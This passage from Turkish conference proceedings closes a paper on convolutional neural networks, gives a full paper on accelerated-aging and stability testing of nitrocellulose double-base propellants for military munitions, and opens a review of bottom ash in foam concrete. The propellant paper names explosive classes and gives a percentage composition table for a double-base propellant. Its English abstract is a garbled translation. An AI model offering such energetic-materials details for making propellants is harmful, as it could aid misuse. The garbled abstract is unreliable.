$H(x)$ fonksiyonu klasik yöntemlerde uygulanan mimaridir. ResNet’te mimarisinden evrişim sonucunda elde edilen X değeri ve X değerinin filtreleme sonucunda edilen değerler $F(x)$ ’dir. $X + F(x)$ değerleri toplanarak alt katmanlara eklenebilmektedir.



Şekil-9 [17]

Şekil-9’da ResNet Mimarisinin atlamalı yapısı gösterilmiştir. Özellikle derin öğrenmede sınıflandırma işleminde yüksek doğruluk oranında başarıyı yakalamıştır.

5. TARTIŞMA VE SONUÇ

Evrişimli sinir ağlarının kullanıldığı alanlara bakıldığında tıp alanında olduğu gibi daha birçok alanda başarılı sonuçlar elde edildiği görülmektedir. Türkiye’de de tıbbi cihazlardan elde edilen görüntülerin işlenebilmesi için ulaşılabilir veri tabanlarının oluşturulması gerekmektedir. Yazılımların genel olarak açık kaynak kodlu olması yeni algoritmalarının oluşturulmasını yaygınlaştırması ve veri kaynaklarının çokluğu, evrişimli sinir ağlarına yönelimi hızlandırmaktadır. Yapay sinir ağları günümüzde birçok alanda uygulamaları gözükmektedir. Tıp, dil, ulaşım, element analizi gibi bir çok alanda uygulamaları vardır. Gelecek çok hızlı bir şekilde bu alana yönelim olacağı düşünülmektedir.

6. KAYNAKÇA

- [1] Waibel and Alex. Zaman Gecikmeli Sinir Ağlarını Kullanarak Sesli Tanıma . Elektrik, Bilgi ve İletişim Mühendisleri Enstitüsü (IEICE) Toplantısı. Tokyo, Japonya, Aralık 1987.
- [2] LeCun, Yann; Léon Bottou; Yoshua Bengio; Patrick Haffner (1998). "Gradient-based learning applied to document recognition" (PDF). Proceedings of the IEEE. 86 (11): 2278–2324. CiteSeerX 10.1.1.32.9552. doi:10.1109/5.726791. Retrieved October 7, 2016.
- [3] A. ŞEKER, B. DİRİ , H. H. BALIK, Derin Öğrenme Yöntemleri ve Uygulamaları Hakkında Bir İnceleme, Gazi Mühendislik Bilimleri Dergisi 2017, 3(3): 47-64
- [4] H. Sharma, N. Zerbe, I. Klempert, O. Hellwich, and P. Hufnagl, “Deep convolutional neural networks for histological image analysis in gastric carcinoma whole slide images,” Diagnostic Pathology, vol. 1, no. 8, 2016.
- [5] A. Cruz-Roa, A. Basavanhally, F. González, H. Gilmore, M. Feldman, S. Ganesan, N. Shih, J. Tomaszewski, and A. Madabhushi, “Automatic detection of invasive ductal carcinoma in whole slide

images with convolutional neural networks,” in Medical Imaging 2014: Digital Pathology, vol. 9041. International Society for Optics and Photonics, 2014, p. 904103.

[6] X. Zhu, J. Yao, F. Zhu, and J. Huang, “Wsis: Making survival prediction from whole slide histopathological images,” in IEEE Conference on Computer Vision and Pattern Recognition, 2017, pp. 7234–7242.

[7] J.Ker, L.Wang, J.Rao and T.Lim “Deep Learning Applications in Medical Image Analysis” 2018.

[8] K. Gunduz, A. Albayrak, G. Bilgin, M. Elif Karşligil. "Classification of tumor regions in histopathological images using convolutional neural networks", 2018 26th Signal Processing and Communications Applications Conference (SIU), 2018

[9] A. Albayrak, A. Unlu, N. Calik and G. Bilgin. "Segmentation of precursor lesions in cervical cancer using convolutional neural networks", 2017 25th Signal Processing and Communications Applications Conference (SIU), 2017

[10] Y. LeCun, L. Bottou, Y. Bengio, and P. Haffner, “Gradient-based Learning Applied to Document Recognition,” Proceedings of the IEEE, vol. 86, no. 11, pp. 2278–2324, 1998.

[11] M. Gültekin and G. Boztas, “Türkiye kanser istatistikleri,” Sağlık Bakanlığı, Türkiye Halk Sağlığı Kurumu, vol. 43, 2014.

[12] R. Siegel, J. Ma, Z. Zou, and A. Jemal, “Cancer statistics”, CA: A Cancer Journal for Clinicians, vol. 64, no. 1, pp. 9–29, 2014.

[13] H.S.Chatterje, Various Types of Convolutional Neural Network, <https://towardsdatascience.com/various-types-of-convolutional-neural-network-8b00c9a08a1b>, [Accessed July 16, 2020].

[14] A. Kızrak, DERİNE DAHA DERİNE: Evrişimli Sinir Ağları <https://medium.com/@ayyucekizrak/derine-daha-derine-evrişimli-sinir-ağları-2813a2c8b2a9>, [Accessed May 28, 2020].

[15] S.Nayak, Understanding AlexNet, tarihinde https://www.learnopencv.com/understanding-alexnet/#disqus_thread, [Accessed June 13, 2020].

[16] B.Er, Microsoft Sunar : Deep Residual Network, <https://medium.com/@bakiiii/microsoft-sunar-deep-residual-network-d2970003ad8b>, [Accessed June 13, 2020].

[17] H.Bindu, How ResNets view the world (ANN Series #2), <https://medium.com/@himabindu13198/how-resnets-view-the-world-ann-series-2-53693d572407>, [Accessed June 13, 2020].

NİTROSELÜLOZ BAZLI YAKITLARIN DEPOLAMA ÖMÜRLERİNE ORTAM KOŞULLARININ ETKİSİNİN İNCELENMESİ

Mehmet Çağlayan¹, Muharrem Pul², Ayşegül Ülkü Metin³

¹*K.K.K.lığı MIGYEM Müdürlüğü, Kırıkkale, TURKEY*

²*Kırıkkale Üniversitesi, Kırıkkale Meslek Yüksekokulu, Kırıkkale, TURKEY*

³*Kırıkkale Üniversitesi, Fen Edebiyat Fakültesi, Kırıkkale, TURKEY*

mehmet.ennur@hotmail.com

ORCID: 0000-0001-7383-7109

ÖZET

Nitroselüloz bazlı yakıtlar düşük hassasiyetli patlayıcılar olup roket, füze ve mermileri hedefe sevk etmek amacıyla kullanılırlar. Katı ve sıvı yakıt olarak üretilirler. Katı yakıtlar ise tek bazlı (nitroselüloz), çift bazlı (nitroselüloz ve nitrogliserin) ve üç bazlı (nitroselüloz, nitrogliserin ve nitroguanidin) olmak üzere üç farklı sınıftan oluşur. Türk Silahlı Kuvvetleri'nde kullanılan mühimmatların büyük kısmını çift bazlı yakıtlar oluşturmaktadır. Yakıtta üretim esnasında eklenen ve yakıtlarda yapısal kararlılığı sağlayan maddeye “stabilizör” denmektedir. Nitroselüloz içeren çift bazlı yakıtlar zamanla kimyasal değişime uğrayarak (NO, NO₂ gazlar oluşarak) bozunmaya başlar ve bunun sonucunda kimyasal bileşiminde bulunan stabilizör miktarında azalma gözlenir ve yakıt kararlılığını yitirerek depolama güvenliğinin tehlikeye girmesine sebep olur. Mühimmatlar ülkemizin tüm bölgelerinde farklı sıcaklık ve nem koşullarında depolanmaktadır. Bu esnada farklı iklim koşullarına (yüksek ve düşük sıcaklık, nem), operasyon sırasında araç üstünde taşıma sebebiyle titreşim, alçak ve yüksek rakım, hava araçlarında yüksek irtifa vb. etkilere maruz kalmaktadır. Yapılacak deneysel çalışmalar ile nitroselüloz bazlı yakıtta çeşitli bölgelerdeki iklim koşullarını simüle edebilmek amacıyla sıcaklık ve nem uygulamalı hızlı yaşlandırma işlemi yapılarak yakıtın özelliklerinin nasıl değiştiği belirlenebilecektir. Farklı sıcaklıklarda ve %60 nem ortamında hızlı yaşlandırma yapılacaktır. Yaşlandırma işlemi biten yakıtta yüksek performans sıvı kromatografisi cihazında stabilizör madde miktarı tayini testi yapılarak sonuçlardan (üretim değerinden itibaren en son yaşlandırma süresine kadar) bir grafik elde edilebilecektir. Bu grafik yardımı ile yeni üretilmiş

yakıtın gerçek ömür hesabı yapılarak üretim değerleri ile hızlı yaşlanma sonucundaki değerleri arasındaki fark gözlemlenerek, yakıtın hızlı yaşlanma ile gerçek ömrü hakkında bilgi edilmek mümkün olacaktır. Bu çalışmanın sonucunda hem depolama güvenliği hem de yakıttaki bozunmanın gecikmesinin sağlanabilmesi için koşulların değerlendirilmesi yapılabilecek ve ciddi bir ekonomik katkı sağlanabilecektir.

Anahtar Kelimeler: *Nitroselülöz Bazlı Yakıt, Stabilizör, Hızlı Yaşlanma*

INVESTIGATION OF THE EFFECT OF AMBIENT CONDITIONS ON THE STORAGE LIFE OF NITROCELLULOSE BASED FUELS

ABSTRACT

Nitrocellulose-based fuels are low-precision explosives and are used to project rockets, missiles and bullets to targets. They are produced as solid and liquid fuel. Solid fuels, on the other hand, consist of three different classes: single type (nitrocellulose), double step (nitrocellulose and nitroglycerin) and three (nitrocellulose, nitroglycerine and nitroguanidine). To double investigate the majority of ammunition used in the Turkish Armed Forces. You can produce fuel and obtain it in fuel. Dual fuels containing nitrocellulose change over time (NO, NO₂ gases are formed) and start to decompose, and as a result, the amount of stabilizer decreases and causes the fuel to enter the safety of storage security. Ammunition is stored in different temperature and humidity conditions in all regions of our country. In the meantime, under different climate (high and low temperature, humidity), vibration in use during operation, low and high altitude, high altitude in aircraft, etc. It is possible to simulate the climatic conditions on the ground in experimental studies and experimental studies of nitrocellulose to determine how the properties of the fuel change with the rapid aging process with the application of temperature and humidity. Rapid aging will be made at different temperatures and 60% humidity. A graphic can be obtained from the results (from the production value to the last aging period) by performing the determination of the stabilizer substance in the High Pressure Liquid Chromatograph device on the fuel whose aging process is completed. With the help of this graph, it will be possible to calculate the real life of the new fuel and observe the difference in the result of rapid aging with the production information, and information about the real life of the fuel with rapid aging will be possible. Until this time, a statement can be made for the storage security as well as the extent of the delay in fuel degradation.

Keywords: *Nitrocellulose Based Fuel, Stabilizer, Rapid Aging*

1. GİRİŞ

Askeri hedefler, personel ve malzemeye zarar vermek amacıyla elle veya silahla atılan, havadan bırakılan, araziye yerleştirilen güdümlü veya güdümsüz olarak rampadan fırlatılan patlayıcı, kimyasal, biyolojik, nükleer ve radyolojik maddeleri ihtiva eden harp malzemesine “mühimmat” denir. Mühimmatlar genellikle başlatıcı, sevk edici ve paralayıcı (Ana İmla Hakkı) kısımlarından oluşmaktadır.

Mühimmatlar askeri operasyonlar esnasında ülkemizde her türlü iklim koşullarına (operasyon sırasında araç üstünde taşıma sebebiyle titreşim, alçak ve yüksek rakım, hava araçlarında yüksek irtifa, aşırı sıcaklık, nem vb) maruz kalmakta olup bu koşullar sebebiyle üretim sonrası verilen ömrünü daha kısa sürede tamamlamaktadır. Bu ömür mühimmat yakıtlarında kullanılan stabilizör madde miktarının değişimi ile ölçülmektedir. Stabilizör madde miktarı zamana ve çevresel etkilere bağlı olarak azalmakta olup bu azalma yakıtın ömrünü belirlemektedir. Klasik çift bazlı katı yakıtta ortalama %1 civarında stabilizör madde bulunur. Bu miktar zamanla yaşlanmaya bağlı olarak azalır ve %0,3 değerinin altına düşmeye başlar. Bu azalma yakıtın kararlılığını yitirmesine sebep olarak depolama güvenliğinin azalması ve yakıtın kendiliğinden infilakına yol açar.

Yapılması planlanan bu deneysel çalışma ile mühimmata ait yakıtın sıcaklık ve nem koşulları uygulanarak hızlı yaşlanması sağlanacaktır. HPLC (High Pressure Liquid Chromatography) cihazı ile yakıtın hızlı yaşlanma ile stabilizör madde miktarındaki değişim izlenecektir[1]. HFC (Heat Flow Calorimeter) cihazı ile yakıttaki ısı akış miktarındaki değişim izlenecektir [2]. Kapalı Bomba Test cihazında yakıtın namluda oluşturduğu basınç değişimi simüle edilerek ölçülecektir[3]. SEM mikroskopunda yaşlanma ile yakıtın mikro yapısında oluşan değişimler gözlemlenecektir. Bombalı Kalorimetre test cihazı ile yakıtın yaşlanma ile kalori miktarındaki değişim gözlemlenecektir. Yaşlandırma işlemi biten yakıtta HPLC cihazında stabilizör madde miktarı tayini testi yapılarak elde edilen sonuçlardan (üretim değerinden itibaren en son yaşlandırma süresine kadar) bir grafik çizilecektir. Bu grafik yardımı ile yeni üretilmiş yakıtın gerçek ömür hesabı yapılarak üretim değerleri ile hızlı yaşlanma sonucundaki değerleri arasındaki fark gözlemlenecek, yakıtın hızlı yaşlanma ile gerçek ömrü hakkında bilgi edilmek mümkün olacaktır [4]. Bu çalışmanın sonucunda hem depolama güvenliği hem de yakıttaki bozunmanın önlenmesiyle ciddi bir ekonomik katkı sağlanabilecektir.

2. PATLAYICI MADDELER

Patlayıcı Madde Sadece bir saf maddeden oluşan veya birden çok saf maddenin karışımıyla meydana getirilmiş, kendi öz enerjisiyle infilak yaratma kudretine haiz maddelere “Patlayıcı” denir. Patlayıcı maddeler kuvvetli patlayıcılar ve zayıf patlayıcı maddeler olarak iki kısma ayrılırlar.

- **Kuvvetli Patlayıcı Maddeler**

Kuvvetli patlayıcı maddeler başlatma maddeleri (Civa Fulminat, Kurşun Azedür vb.), şiddetlendiriciler (Tetrit, Petn, RDX), paralama hakları (TOL, OL: TNT) içerirler [4]. AL: Alüminyum içerir, X : RDX içerdiğini göstermektedir, C3-C4)

- **Zayıf Patlayıcı Maddeler**

Zayıf patlayıcı maddeler sıvı sevk maddeleri (Yakıtlar ve oksitleyici karışımlar), katı sevk maddeleri (karabarut, dumansız barutlar), işaret, aydınlatma, iz ve yangın maddeleri (Magnezyum, Al ve Al karışımları, petrol ürünleri vb.) içerirler [4].

- **Sevk Yakıtları**

Sevk edici yakıtlar düşük hassasiyetli patlayıcılar olup roket, füze ve mermileri hedefe sevk etmek maksadıyla kullanılırlar. Katı ve sıvı yakıt olarak üretilirler.

Sıvı yakıtlar roketlerde kullanılmaktadır. Yakıt tankları iki kısımdan oluşur. Roket gövdesinde yanıcı ve yakıcı sıvı tankları bulunurlar. Yakıcı olarak Nitrik asit HNO₃, Nitrojen peroksit (azot peroksit) N₂O₄, Flor F₂, Oksijen O₂, Hidrojen H₂) kullanılır. Yanıcı olarak da Sıvı Hidrojen, Kerosene (parafin oil) CH_{1,953}, Hidrozin (N₂H₄) , Propan (C₃H₈) ve Metan (CH₄) kullanılır [4].

Katı yakıtlar içeriğine göre heterojen katı yakıt ve homejen katı yakıt olarak ikiye ayrılırlar. Heterojen yakıtlar roketlerde çok sık kullanılan kompozit yakıtlardır. Bu yakıtların oksitleyicisi uzay roketlerinde veya diğer profesyonel roketlerde de kullanılan amonyum perklorat adlı kimyasal maddedir. Son yıllarda, oksitleyici olarak potasyum perklorat ve amonyum nitratın da kullanıldığı itici yakıtlar kompozit itici yakıtlar sınıfına sokulmaktadır. Kompozit itici yakıtlarda çoğu zaman alüminyum veya magnezyum tozu yakıt olarak kullanılırken bazen de sadece bağlayıcı olarak da görev yapan polimerler, epoksi, silikon ve hatta asfaltın dahi yakıt olarak kullanıldığı formülasyonlar bulunmaktadır. HTPB (Hydroxy-terminated polibutadiene) reçinenin kullanıldığı kompozit yakıtlar, roket ve füzelerde geniş uygulama alanı olan güncel yakıtlardır. Tipik bir kompozit yakıtta metalik yanıcı (fuel), yakıcı (oxidizer) ve bağlayıcı (binder) gibi malzemelerden oluşmaktadır [5]. Bu bileşenlere ilave olarak katı yakıtlarda, düşük derişimlerde bağlama maddesi (bonding agent), antioksidant ve katalizör gibi katkı maddeleri de kullanılır. Bunların yakıtta etkileri karmaşıktır. Bağlayıcının polimerizasyon kinetiğini etkileyebilir veya diğer bileşenin davranışını değiştirebilirler. Bu nedenle her bileşenin fonksiyonunu anlamak önemlidir [4].

Homojen yakıtlar; enerjetik bileşen (Nitroselüloz, Nitrogliserin, Nitroguanidin vb.), plastikleştirici (Dibutylphthalate, polyester adipate, Dinitrotoluen vb.), bağlayıcı (Etil asetat vb.),

stabilizör (Etil centralit, difenilamin, 2.Nitrodifenilamin vb.), bakırlaşma önleyici ajan (Kurşun yaprak kılıf, kalay vb.), alev azaltıcı (potasyum nitrat, potasyum sülfat vb.), aşınma önleyici ajan (titanyumdioksit,wax vb.), lubricant (Grafit) ve ilave proses malzemeleri vb. gibi bileşenlerden oluşmaktadır [4].

Homojen yakıtlar yapılarına göre; tek bazlı (Nitroselülöz), çift bazlı (Nirtoselülöz, Nitrogliserin) ve üç bazlı (Nirtoselülöz, Nitrogliserin ve Nitroguanidin) olarak adlandırılırlar. TSK envanterinde bulunan mühimmatların yakıtlarında büyük çoğunlukla çift bazlı yakıt kullanılmaktadır. Çift Bazlı yakıtlar, içeriğinde bulunan nitroselüloza ilave olarak yüksek enerjili bir başka bileşen olan nitrik asit esteri içerirler. Bilinen en önemli nitrik asit esterleri; Nitrogliserin, Dietilen Glikol Dinitrat, Trietilen Glikol Dinitrat, Metriol Trinitrattır [4].

- **Kararlık (Stabilite) (Stability)**


Bütün patlayıcı madde türleri kararlılık dereceleriyle birbirlerinden ayrılırlar. Patlayıcı maddeler söz konusu olduğunda depolama koşulları büyük önem arz etmektedir. Bazı patlayıcı maddeler sıcağa, soğuğa, basınca ve sarsıntıya dayanıklı değildir. Bir patlayıcı maddenin kararlılığı; normal depolama koşulları altında muhafaza edilme sürelerinin uzunluğu ve onun askeri kullanıma uygunluğunun belirlenmesi açısından önem arz etmektedir.

- **Stabilizör**

Çift bazlı yakıtlarda üretim esnasında eklenen ve yakıtlarda yapısal kararlılığı sağlayan malzemeye “stabilizör” denir. Stabilizör madde miktarı zamana bağlı (yaşlanma ile doğru orantılı) olarak azalmaktadır. Stabilizör azalması ile yakıtın yapısından NO, NO₂ gazları çıkışı ile başlar. Devamında ise azalma ile yakıt kararlılığını yitirmesiyle depolama güvenliğinin tehlikeye girmesine sebep olur. Çift Bazlı yakıtlarda kararlaştırıcı (stabilizör) olarak; Difenil Amin, 2-Nitrodifenil Amin, Etil/Metil Santralit, Tertiary Bütil Atekol ve N-Metil -p-nitro- anilin kullanılmaktadır [4]. Tablo 1’de çift bazlı yakıtlara ait kimyasal bileşim, Şekil 1’de ise bazı yakıt örneklerine ait görüntüler verilmiştir.

Tablo 1. Çift Bazlı Yakıt Bileşimi

Bileşen	%
Nitroselülöz	77,00
Nitrogliserin	19,50
Potasyum Nitrat	2,15
Etil Santralit veya Difenil Amin	1,00
Grafit	0,30




Şekil 1. Çift Bazlı Roket (a) ve Çift Bazlı Yakıt (b)

3. YAŞLANMA

Yaşlanmanın etkisi NC (Nitroselülöz) bazlı yakıtlarda stabilizör madde miktarında azalma ve ısı akışında artma beklenmektedir. Yaşlanma; ısı, nem, uv, malzeme etkileşimleri, ozon vb. sebeplere bağlıdır. Yaşlanma doğal yaşlanma ve hızlı yaşlanma olarak ikiye ayrılır.

- **Doğal Yaşlanma**


Normal saklama ve depolama koşullarından oluşmaktadır. Ömür belirleme çalışmaları için çok uzun süre gerektirir. Şekil 2’de doğal ortamda yaşlanmanın etkisinde kalmış yakıtlara ait örnek görüntüler verilmiştir.



Şekil 2. Çift Bazlı Roket Yakıtının Doğal Yaşlanma (a) ve Hızlı Yaşlanma (b) Sonrası Görüntüsü

- **Hızlı Yaşlanma**

Yakıtın 3, 5, 10 yıl veya ne kadar süre ile güvenilir bir şekilde depolanabileceği ve kullanılabilirliğinin belirlenmesi amacıyla sistemli olarak yapılan işlemlere “hızlı yaşlandırma” denir. Hızlı yaşlandırma işlemi ağırlıklı olarak sıcaklık ortamında yapılmaktadır. Sıcaklığa ilave olarak nem ortamı uygulanarak da hızlı yaşlandırma işlemi yapılmaktadır. Yakıtın ömrünün teorik olarak hesaplanabilmesi için yüksek nem ve sıcaklık uygulaması yapılarak hızlı yaşlanması sağlanır ve Arrhenius modellemesi ile gerçek bozunma kinetiği tahmin edilir [6]. Hızlı yaşlandırma işlemi sırasında yakıtta meydana gelen reaksiyonlar Şekil 3’te şematik olarak gösterilmektedir.



Şekil 3. Stabilizör Azalması ile Yakıt Yapısında Meydana Gelen Değişimler


Şekil 3'tede görüldüğü gibi yakıtın yapısında meydana gelen değişimler bir takım tepkimeler ile gerçekleşmektedir. Bir tepkimenin gerçekleşebilmesi için aşılması gereken enerji miktarına "Aktivasyon enerjisi" denir. Her kimyasal tepkimenin kendine özgü bir aktivasyon enerjisi vardır. Bir tepkimenin aktivasyon enerjisinin yüksek olması o tepkimenin daha zor başlaması anlamına gelmektedir. Aktivasyon enerjisini yüksek ise tepkime hızı düşük olur. Aktivasyon enerjisini düşürmek için tepkimeye katalizör madde ilave edilir. Katalizör tepkimeye katılan ve tepkime hızını değişmesini sağlayan ve tepkime sonrası değişmeden ayrılan maddedir. Sıcaklık artışı aktivasyon enerjisini düşürmemekte olup tepkime için gerekli olan parçacıkların enerji düzeyinin artmasına neden olur.

Aktivasyon enerjisi" terimi İsveçli bilim adamı Svante Arrhenius tarafından 1889'da ifade edilmiştir. Arrhenius denklemi aktivasyon enerjisini, bir kimyasal reaksiyonun ilerlediği hız ile ilişkilendirir [7]. Buna göre;

$$k = Ae^{-Ea/(RT)}$$
 eşitliği vardır.

Burada k reaksiyon hızı katsayısıdır, A reaksiyonun frekans faktörüdür, e irrasyonel bir sayıdır (yaklaşık 2.718'e eşittir), Ea aktivasyon enerjisi, R evrensel gaz sabiti ve T Kelvin cinsinden mutlak sıcaklıktır.

Arrhenius denkleminde, reaksiyon gerçekleşme oranının sıcaklığa göre değiştiği görülebilir. Doğal olarak, bir kimyasal reaksiyonun daha yüksek bir sıcaklıkta daha hızlı ilerlediği buradan anlaşılabilir. Bununla birlikte, bir reaksiyon oranının sıcaklıkla azaldığı bazı "negatif aktivasyon enerjisi" durumu da vardır. Şekil 4'teki grafikte bir tepkimenin ilerleme sürecinde aktivasyon enerjisinin etkisi gösterilmiştir. Burada ΔH reaksiyonun entalpisidir.



Şekil 4. Tepkimenin ilerleme sürecinde aktivasyon enerjisinin etkisi [7]

NC bazlı barutlara yapılacak hızlı yaşlandırma işlemi, belli bir veri tabanı oluşuncaya kadar çoklu sıcaklıkta yapılır. Veri tabanı oluşturulduktan sonra belirlenen tek sıcaklıkta yapılır. Çoklu sıcaklıktaki

yapılacak hızlı yaşlandırma işlemi; 40°C ile 80°C arasında 10'ar derecelik sıcaklık farkları ile, stabilizör kaybının minimum %20, maksimum %80'ine denk gelecek şekilde seçilen sıcaklıklarda yapılır. Stabilizör miktarındaki zamanla değişimi kaydedilir. Planlanan deneysel çalışmadaki hızlı yaşlandırma işlemi 60°C'de (30-60-90-120 gün), 70°C'de (14-28-42-56-70 gün) ve 80°C'de (4-8-12-16-20-24 gün) %60 nem ortamında yapılacaktır.

4. SONUÇ VE DEĞERLENDİRME

TSK envanterinde çok çeşitli mühimmatlar kullanılmaktadır. Mühimmatlara ve alt bileşenlerine üretici firmalar 10 yıl kullanım ömrü belirlemektedirler. Yakıtlar üretimden sonra depolama şartları, operasyon alanına gönderilip orijinal ambalajından çıkarılmakta bir kısmı kullanılmakta ve bir kısmı da kullanmadan tekrar depolara alınmaktadır. Yaşanılan bu şekildeki olumsuz çevresel etkiler sebebiyle yakıtlar zamana bağlı olarak gereğinden hızlı yaşlanmaya maruz kalmaktadır. Yakıtın yaşlanması ile kendiliğinden emniyetsiz hale geçerek mühimmatın kullanılamaz durumda olmasını sağlamaktadır. Böylece operasyonlarda askerin elinde bulunan mühimmat kullanım dışına geçmektedir. Yaşanılan olumsuz koşulları değerlendirmek maksadıyla yaşlanma ile yapısında meydana gelen kimyasal ve kinetik değişimler gözlenerek, yakıtın hızlı yaşlanma ile gerçek ömrü hakkında bilgi edinilmesi hedeflenmiştir. Bu çalışmanın sonucunda yakıtın hem depolama güvenliği hem de yakıttaki meydana gelen bozunmanın geciktirilmesini sağlayacak öneriler sunulması hedeflenerek ciddi bir ekonomik katkı sağlanabilecektir.

5. KAYNAKÇA

- [1] AOP-48 Explosives. "Nitrosellulöz Based Propellants". Stability Test Procedures and Requirements Using Stabilizer Depletion is a NATO/P/P Unclassified publication, Publisher NATO (Edition 1), April 2007.
- [2] STANAG 4582 Explosives. "Nitrosellulöz Based Propellants, Stability Test Procedure and Requirements Heat Flow Calorimeter". Publisher NATO (Edition 1), 30 June 2001.
- [3] MIL-STD-286 C Method 801.1.2 Quikness and Force Measurement of Propellant (Closed Bomb), pp.387-391, Jan1994.
- [4] Kenneth K.K and Acharya R. "Solid Propellants And Their Combustion Characteristics". First published, Copyright © 2012 John Wiley & Sons, Inc., 2012.
- [5] Gonçalves R. F. B., Rocco J. A. F. F and Iha K. "Thermal Decomposition Kinetics of Aged Solid Propellant Based on Ammonium Perchlorate-AP/HTPB Binder". Applications of Calorimetry in a Wide Context-Differential Scanning Calorimetry, Iso thermal Titration Calorimetry and Microcalorimetry, pp.325-342, 2008.

- [6] <https://apps.dtic.mil/dtic/tr/fulltext/u2/823225.pdf>
- [7] <https://webders.net/670/aktivasyon-enerjisi-nedir.html>

KÖPÜK BETONLARDA TABAN KÜLÜNÜN HAFİF AGREGA OLARAK DEĞERLENDİRİLMESİ

Burak Bodur¹, Gökhan Kaplan², Oğuzhan Yavuz Bayraktar¹

¹ *Kastamonu Üniversitesi, Mimarlık ve Mühendislik Fakültesi, Kastamonu, TÜRKİYE*

² *Atatürk Üniversitesi, Mühendislik Fakültesi, Erzurum, TÜRKİYE*

201004002@ogr.kastamonu.edu.tr

ORCID: 0000-0001-9983-1602

ÖZET

Bünyesinde çok sayıda hava kabarcığı bulunduran köpük ile üretilmiş, farklı birim ağırlık ve yalıtım niteliklerinde agregalı yada agregasız üretilen köpük betonların günümüzde kullanım oranı artmıştır. Düşük oranda su ve ısı geçirgenlikleri yangına karşı dayanımını arttırmaktadır. Köpük betonların birim ağırlıklarının düşük olması nedeni ile ölü yüklerin azaltılmasında etkili olmaktadır. Bu yüzden deprem bölgelerinde kullanımı önem kazanmaktadır. Kömürle çalışan termik santrallerde, yanma sırasında, kazanının altında biriken mikron boyutundaki yan ürünlere “taban külü” denilmektedir. Taban külleri alüminasilikat bileşimleri dolayısıyla puzolanik özellik göstererek harç ve beton üretiminde ikame malzemesi olarak kullanılmaktadırlar. Termik santrali atıkları, doğaya bırakıldıkları takdirde çevreye ve insan sağlığına oldukça zarar vermektedir. Taban külü gibi atıklar depolanmaları veya bertaraf edilmeleri ekonomik açıdan kayıplara sebep olan malzemelerdir. Bu tür atıkların başka bir sektörde, farklı bir ürün üretiminde değerlendirilmeleri hem çevresel hem de ekonomik açıdan büyük avantajlar sağlayacak ve sürdürülebilir malzeme üretimine de katkı sağlayacaktır.

Taban külü harç ve betonda dayanım kaybına yol açtığı için taşıyıcı olmayan elemanlarda daha kolay kullanılabilir. Bu yüzden köpük beton gibi yalıtım esaslı malzemelerin üretiminde taban külünün bertaraf edilmesi daha kolay olacaktır. Ayrıca taban külünün köpük betonda kullanımı doğal kaynakların korunması açısından da önemlidir. Çünkü düşük birim hacim ağırlığa sahip betonların üretiminde genellikle pomza, perlit ve vermikült gibi doğal hafif agregalar kullanılmaktadır. Taban külü kullanımı sayesinde doğal hafif agrega kullanımı azaltılacaktır. Taban külünün hafif blok eleman üretiminde kullanılması hem çevreye hem de

insan sağlığına büyük bir katkı sağlayacaktır. Bu çalışmada, köpük beton üretiminde taban külü kullanımına dair yapılan çalışmaların literatür taramasına yer verilmiştir.

Anahtar Kelimeler: Köpük Beton, Taban Külü, Sürdürülebilirlik, Hafif Beton, Ekoloji

UTILIZATION OF BOTTOM ASH AS LIGHTWEIGHT AGGREGATE IN FOAM CONCRETES

ABSTRACT

The use rate of foam concrete, which can be produced with or without aggregate in different unit weight and insulation qualities, produced with foam containing a large number of air bubbles, has increased. Low water and heat permeability increase fire resistance. Foam is effective in reducing dead loads due to the low unit weights of concrete. Therefore, its use in earthquake zones becomes important. In coal-fired thermal power plants, the micron-sized by-products accumulated under the boiler during combustion are called "bottom ash." Bottom ashes are used as a replacement material in mortar and concrete production due to their aluminosilicate composition, showing pozzolanic properties. Thermal power plant waste is very damaging to the environment and human health if kept in nature. Wastes such as bottom ash are materials whose storage or disposal cause economic losses. Evaluating such waste in another sector, in the production of a different product, will provide great advantages both from an environmental and economic point of view and contribute to sustainable materials production.

As bottom ash leads to loss of strength in mortar and concrete, it can be used more efficiently in non-structural elements. Therefore, in insulation-based materials such as foam concrete, it will be easier to dispose of bottom ash. Also, the use of bottom ash in foam concrete is crucial in protecting natural resources. Because natural lightweight aggregates such as pumice, perlite, and vermiculite are usually used to produce concretes with low bulk density. The use of natural lightweight aggregate will be reduced thanks to the use of bottom ash. The use of bottom ash in lightweight block elements will significantly contribute to both the environment and human health. In this study, a literature review of the studies on the use of bottom ash in foam concrete production is included.

Keywords: Foam concrete, Bottom ash, Sustainability, Lightweight concrete, Ecology

1. GİRİŞ

İnşaat sektöründe beton üretiminde kullanılan Portland çimentolu beton, taşıyıcı özelliği açısından iyi bir malzeme olmasına karşın yüksek birim ağırlığa sahip olması nedeniyle ısı ve ses iletkenlik katsayı değerleri istenilen düzeyde olmamasından dolayı duvar malzemesi olarak kullanıma uygun değildir [1]. Betonun bu olumsuz özelliklerinden dolayı günümüzde hafif beton veya köpük beton olarak adlandırılan beton kullanımı yaygınlaşmaya başlamıştır. Hafif beton veya köpük beton geleneksel agregası, hafif agregası, su, çimento ve köpük ajanı kullanılarak üretilmektedir [2].

Üretimi yapılan hafif beton veya köpük beton inşaat sektöründe bims, blok ve gazbeton gibi taşıyıcı özelliği bulunmayan duvar malzemesi olarak kullanılmaktadır. Bu malzemeler çimento kullanılarak üretilmektedir [3]. Son yıllarda yapılan hafif beton veya köpük beton üretim çalışmalarında YFC ve uçucu kül gibi atık malzemeler, alkalilerle aktive edilerek çimento yerine kullanılmaktadır. Bu sayede hem Portland çimentosu kullanımı azaltılarak hem de atık malzemeler kullanılarak çevre dostu bims, blok ve gaz beton üretimi yapılması hedeflenmektedir.

Türkiye’de hidroelektrik ve termik santraller kurulmasının sebebi enerji açığının önlenmesidir. Hidroelektrik santraller ve düşük kaliteli linyit kömürü yakan termik santrallerde enerji üretimi sırasında büyük miktarda yan ürün olarak bilinen ‘‘Uçucu Kül’’ ve ‘‘Taban Külü’’ oluşmaktadır. Bu sebeple enerji ihtiyacı artışına paralel olarak çözülmesi zorunlu teknik, ekonomik ve çevresel sorunlar da giderek artmaktadır.

Termik santrallerde oluşan atık malzemenin %15’ini taban külleri oluşturmaktadır. Taban küllerinin beton üretiminde agregası yerine kullanılması çimento maliyetinde azalma sağlaması bakımından yararlar sağlamaktadır. Termik santral atığı olan taban küllerinin çimento ve beton üretiminde kullanılması hususundaki çalışmalar Uçucu Kül ve Yüksek Fırın Cürufuna göre çok azdır [4].

